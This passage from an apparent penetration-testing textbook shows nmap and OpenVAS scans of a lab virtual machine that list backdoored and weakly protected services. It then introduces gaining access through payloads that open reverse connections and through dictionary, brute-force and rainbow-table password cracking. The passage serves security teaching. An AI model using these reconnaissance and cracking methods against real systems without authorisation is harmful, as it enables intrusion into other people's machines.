25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1
|     /dav/
|       Other: 1
|     /dvwa/
|       Other: 1
|     /mutillidae/
|       Other: 1; html: 1; php: 1
|     /mutillidae/images/
|       jpeg: 1; jpg: 2
|     /phpMyAdmin/
|       Other: 1
|     /twiki/
|       Other: 1
|   Longest directory structure:
|     Depth: 2
|     Dir: /mutillidae/images/
|   Total files found (by extension):
|_    Other: 6; html: 1; jpeg: 1; jpg: 2; php: 1
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:11:8E:B1 (VMware)
```

mysql-info

The `mysql-info` script will help us enumerate the MySQL server and possibly gather information such as the server version, protocol, and salt. The syntax for using this script is as follows:

```
nmap --script mysql-info <Target IP address>
```

The following screenshot shows the output of the Nmap script we executed. It tells us that the target MySQL server version is `5.0.51a-3ubuntu5` and also the value for salt:



Target: 192.168.25.129

Command: nmap --script mysql-info.nse 192.168.25.129

```
nmap --script mysql-info.nse 192.168.25.129

Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-08 11:42 IST
Nmap scan report for 192.168.25.129
Host is up (0.0033s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 19
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, SupportsTransactions, SupportsCompression, ConnectWithDatabase, LongColumnFlag, SwitchToSSLAfterHandshake, Support41Auth
|   Status: Autocommit
|_  Salt: cxOb"{j"dV_\/rsi7saj
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds
```

Vulnerability assessments using OpenVAS


Now that we have got familiar with enumeration, the next logical step is performing vulnerability assessments. This includes probing each service for possible open vulnerabilities. There are many tools, both commercial as well as open source, available for performing vulnerability assessments. Some of the most popular tools are Nessus, Nexpose, and OpenVAS.

OpenVAS is a framework consisting of several tools and services that provide an effective and powerful vulnerability management solution. More detailed information on the OpenVAS framework is available at `http://www.openvas.org/`.


The latest Kali Linux distribution doesn't come with OpenVAS by default. Hence, you need to manually install and set up the OpenVAS framework. Following is the set of commands that you can use to set up the OpenVAS framework on Kali Linux or any Debian-based Linux distribution:

```
root@kali:~#apt-get update
root@kali:~#apt-get install openvas
root@kali:~#openvas-setup
```

After running the preceding commands in the Terminal, the OpenVAS framework should be installed and ready for use. You can access it through the browser at the `https://localhost:9392/login/login.html` URL, as shown in the following screenshot:



Once you enter the credentials, you can see the initial **Dashboard** as shown in the following screenshot:



Greenbone Security Assistant - Mozilla Firefox

https://127.0.0.1:9392/omp?r=1&token=f1b1bb89-1383-463b-86ce-e0d659771dd6

No auto-refresh

Logged in as Admin admin | Logout
Thu Aug 2 06:20:34 2018 UTC


Warning: SecInfo Database Missing

SCAP and/or CERT database missing on OMP server.

No hosts with topology selected

Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net

Now it's time to get started with the first vulnerability scan. In order to initiate a vulnerability scan, open the **Task Wizard**, as shown in the following screenshot, and enter the IP address of the target to be scanned:


Greenbone Security Assistant - Mozilla Firefox
Greenbone Security Assistant
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Tasks (0 of 0)
Tasks by Severity Class (Total: 0)
Tasks with most High results per host
Tasks by status (Total: 0)
Name
Status
Trend
Actions
Start Scan

Task Wizard

Quick start: Immediately scan an IP address

IP address or hostname: 192.168.25.129

The default address is either your computer or your network gateway.
As a short-cut I will do the following for you:


1. Create a new Target
2. Create a new Task
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.

When creating the Target and Task I will use the defaults as configured in "My Settings".

By clicking the New Task icon ★ you can create a new Task yourself.

Once the target IP address is entered in the **Task Wizard**, the scan gets triggered and progress can be tracked as shown in the following screenshot:



https://127.0.0.1:9392/omp?cmd=get_tasks&filter= apply_overrides=0 rows=10 first=1 sort=name status="Running"&token=f1b1bb89-1383-463b-86ce-e0d659771dd6

Thu Aug 2 06:24:36 2018 UTC

Filter: status="Running"
min_qod=70 apply_overrides=0 rows=10 first=1 sort=name

Tasks (1 of 1)


Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 192.168.25.129	1 %	0 (1)				

(Applied filter: min_qod=70 apply_overrides=0 rows=10 first=1 sort=name status="Running")

Backend operation: 0.02s

Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net

While the scan is in progress, you can view the **Dashboard** to get a summary of vulnerabilities found during the scan as shown in the following screenshot:



https://127.0.0.1:9392/omp?cmd=get_results&filter=severity>Error and task_id=a25ad62d-3e33-4b1d-9869-d291265b5fc3 sort=nvt&filt_id=0&token=f1b1bb89-1383-463b-86ce-e0

Thu Aug 2 06:39:28 2018 UTC

Filter: severity>Error and task_id=a25ad62d-3e33-4b1d-9869-d291265b5fc3
apply_overrides=0 min_qod=70 sort=nvt first=1 rows=10

Results (121 of 357)


Vulnerability		Severity	QoD	Host	Location	Created
Check if Mailserver answer to VRFY and EXPN requests		5.0 (Medium)	99%	192.168.25.129	25/tcp	Thu Aug 2 06:33:35 2018
Check for Telnet Server		0.0 (Log)	80%	192.168.25.129	23/tcp	Thu Aug 2 06:37:35 2018
Check for rsh Service		7.5 (High)	80%	192.168.25.129	514/tcp	Thu Aug 2 06:32:24 2018
Check for rexecd Service		10.0 (High)	80%	192.168.25.129	512/tcp	Thu Aug 2 06:37:03 2018
PostgreSQL Detection		0.0 (Log)	80%	192.168.25.129	5432/tcp	Thu Aug 2 06:32:32 2018
MySQL/MariaDB Detection		0.0 (Log)	80%	192.168.25.129	3306/tcp	Thu Aug 2 06:32:23 2018
SSH Protocol Versions Supported		0.0 (Log)	95%	192.168.25.129	22/tcp	Thu Aug 2 06:32:40 2018
Determine which version of BIND name daemon is running		0.0 (Log)	80%	192.168.25.129	53/tcp	Thu Aug 2 06:32:30 2018
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities		7.5 (High)	80%	192.168.25.129	80/tcp	Thu Aug 2 06:37:49 2018
/doc directory browsable		5.0 (Medium)	80%	192.168.25.129	80/tcp	Thu Aug 2 06:37:54 2018

(Applied filter: apply_overrides=0 min_qod=70 severity>Error and task_id=a25ad62d-3e33-4b1d-9869-d291265b5fc3 sort=nvt first=1 rows=10)

Backend operation: 0.07s

Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net

Once the scan is complete, you can check the result to see all the detailed findings along with severity levels. You can individually click on each vulnerability to find out more details, as shown in the following screenshot:



Report: Results (51 of 366)

ID: fb9bf519-6f4f-4ed7-9125-7bb2041d9877
Modified: Thu Aug 2 06:47:01 2018
Created: Thu Aug 2 06:22:55 2018
Owner: admin

Vulnerability		Severity	QoD	Host	Location	Actions
Check for rexecd Service		10.0 (High)	80%	192.168.25.129	512/tcp	
OS End Of Life Detection		10.0 (High)	80%	192.168.25.129	general/tcp	
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80%	192.168.25.129	80/tcp	
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability		10.0 (High)	95%	192.168.25.129	1099/tcp	
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99%	192.168.25.129	8787/tcp	
Possible Backdoor: Ingreslock		10.0 (High)	99%	192.168.25.129	1524/tcp	
DistCC Remote Code Execution Vulnerability		9.3 (High)	99%	192.168.25.129	3632/tcp	
MySQL / MariaDB weak password		9.0 (High)	95%	192.168.25.129	3306/tcp	
VNC Brute Force Login		9.0 (High)	95%	192.168.25.129	5900/tcp	
PostgreSQL weak password		9.0 (High)	99%	192.168.25.129	5432/tcp	
DistCC Detection		8.5 (High)	95%	192.168.25.129	3632/tcp	
Check for rsh Service		7.5 (High)	80%	192.168.25.129	514/tcp	
phpinfo() output accessible		7.5 (High)	80%	192.168.25.129	80/tcp	
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities		7.5 (High)	80%	192.168.25.129	80/tcp	
Check for rlogin Service		7.5 (High)	70%	192.168.25.129	513/tcp	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.		7.5 (High)	95%	192.168.25.129	80/tcp	
Test HTTP dangerous methods		7.5 (High)	99%	192.168.25.129	80/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	99%	192.168.25.129	6200/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	99%	192.168.25.129	21/tcp	
SSH Brute Force Logins With Default Credentials Reporting		7.5 (High)	95%	192.168.25.129	22/tcp	
TWiki Cross-Site Request Forgery Vulnerability - Sep10		6.8 (Medium)	80%	192.168.25.129	80/tcp	
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability		6.8 (Medium)	70%	192.168.25.129	5432/tcp	
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability		6.8 (Medium)	99%	192.168.25.129	25/tcp	
Check for Anonymous FTP Login		6.4 (Medium)	80%	192.168.25.129	21/tcp	
TWiki Cross-Site Request Forgery Vulnerability		6.0 (Medium)	80%	192.168.25.129	80/tcp	
Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)		6.0 (Medium)	99%	192.168.25.129	445/tcp	
HTTP Debugging Methods (TRACE/TRACK) Enabled		5.8 (Medium)	99%	192.168.25.129	80/tcp	
Check if Mailserver answer to VRFY and EXPN requests		5.0 (Medium)	99%	192.168.25.129	25/tcp	
/doc directory browsable		5.0 (Medium)	80%	192.168.25.129	80/tcp	
SSL/TLS: Certificate Expired		5.0 (Medium)	99%	192.168.25.129	25/tcp	

Summary

In this chapter, we learned the importance of enumeration along with various tools and techniques for performing effective enumeration on our target systems. We also looked at an overview of the OpenVAS vulnerability management framework, which can be used for performing targeted vulnerability assessments.

6
Gaining Network Access

In this chapter, we will be getting insights into how to gain access to a compromised system using various techniques and covert channels. We will learn about various skills required to gain access to a compromised system including password cracking, generating backdoors, and employing deceptive social engineering techniques.

We will cover the following topics in this chapter:

- Gaining remote access
- Cracking passwords
- Creating backdoors using Backdoor Factory
- Exploiting remote services using Metasploit
- Hacking embedded devices using RouterSploit
- Social engineering using SET


Gaining remote access

So far in this book, we have seen various techniques and tools that could be used to gather information about the target and enumerate services running on the system. We also glanced at the vulnerability assessment process using OpenVAS. Having followed these phases, we should now have sufficient information about our target in order to actually compromise the system and gain access.

Gaining access to a remote system can be achieved in either of the two possible ways as follows:


- Direct access
- Target behind the router

Direct access



In this type, the attacker has direct access to the target system. The attacker essentially knows the IP address of the target system and connects to it remotely. The attacker then exploits an existing vulnerability on the target system which gives further access.

Target behind router



Internet facing router with Public IP address
Intranet with Private IP's
Attacker Machine
Target

In this scenario, the target machine is behind a router or a firewall with **Network Address Translation** (**NAT**) enabled. The target system has private IP address and isn't directly accessible over the internet. The attacker can only reach to the public interface of the router/firewall but won't be able to reach to the target system. In this case, the attacker will have to send the victim some kind of payload either through email or messenger and once the victim opens the payload, it will create a reverse connection back to the attacker passing through the router/firewall.

Cracking passwords

Password is one of the basic mechanism used for authenticating a user into a system. During our information gathering and enumeration phase, we may come across various services running on the target which are password-protected such as SSH, FTP, and so on. In order to gain access to these services, we will want to crack passwords using some of the following techniques:

- **Dictionary attack**: In a dictionary attack, we feed the password cracker a file with a large number of words. The password cracker then tries all the words from the supplied file as probable passwords on the target system. If matched, we are presented with the correct password. In Kali Linux, there are several word-lists which can be used for password cracking. These word-lists are located in `/usr/share/wordlists` as shown in the following image:



root@kali: /usr/share/wordlists
File Edit View Search Terminal Help

```
root@kali:~# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# ls
dirb       dnsmap.txt     fern-wifi   nmap.lst        sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt.gz  wfuzz
root@kali:/usr/share/wordlists# 
```

- **Brute-force attack**: If password isn't any of the words from the word-list we provided, then we might have to launch a brute-force attack. In a brute-force attack, we first specify the minimum length, maximum length, and a custom character set. The password cracker then tries all permutations and combinations formed out of this character set as a probable password on the target. However, this process is resource and time-consuming.
- **Rainbow tables**: A password is never stored on a system in plain-text format. It is always hashed using some kind of algorithm in order to make it unreadable. Rainbow tables have pre-computed hashes for passwords within the given character-set. If we have password hashes from the target system then we could feed them to the rainbow tables. The rainbow tables will try for a possible match in their existing hash tables. This method works very fast as compared to brute-force but requires a huge amount of computing resources and storage space to store the rainbow tables. Also, the rainbow tables get defeated if the password hashes are stored with a salt.

Identifying hashes

As we learned in the previous section, passwords are never stored in a plain-text format and are always hashed using some kind of algorithm. In order to crack the password hash, we first must identify what algorithm has been used to hash the password. Kali Linux has a tool called `hash-identifier` which takes a password hash as an input and tells us the probable hash algorithm used, as shown in the following image:

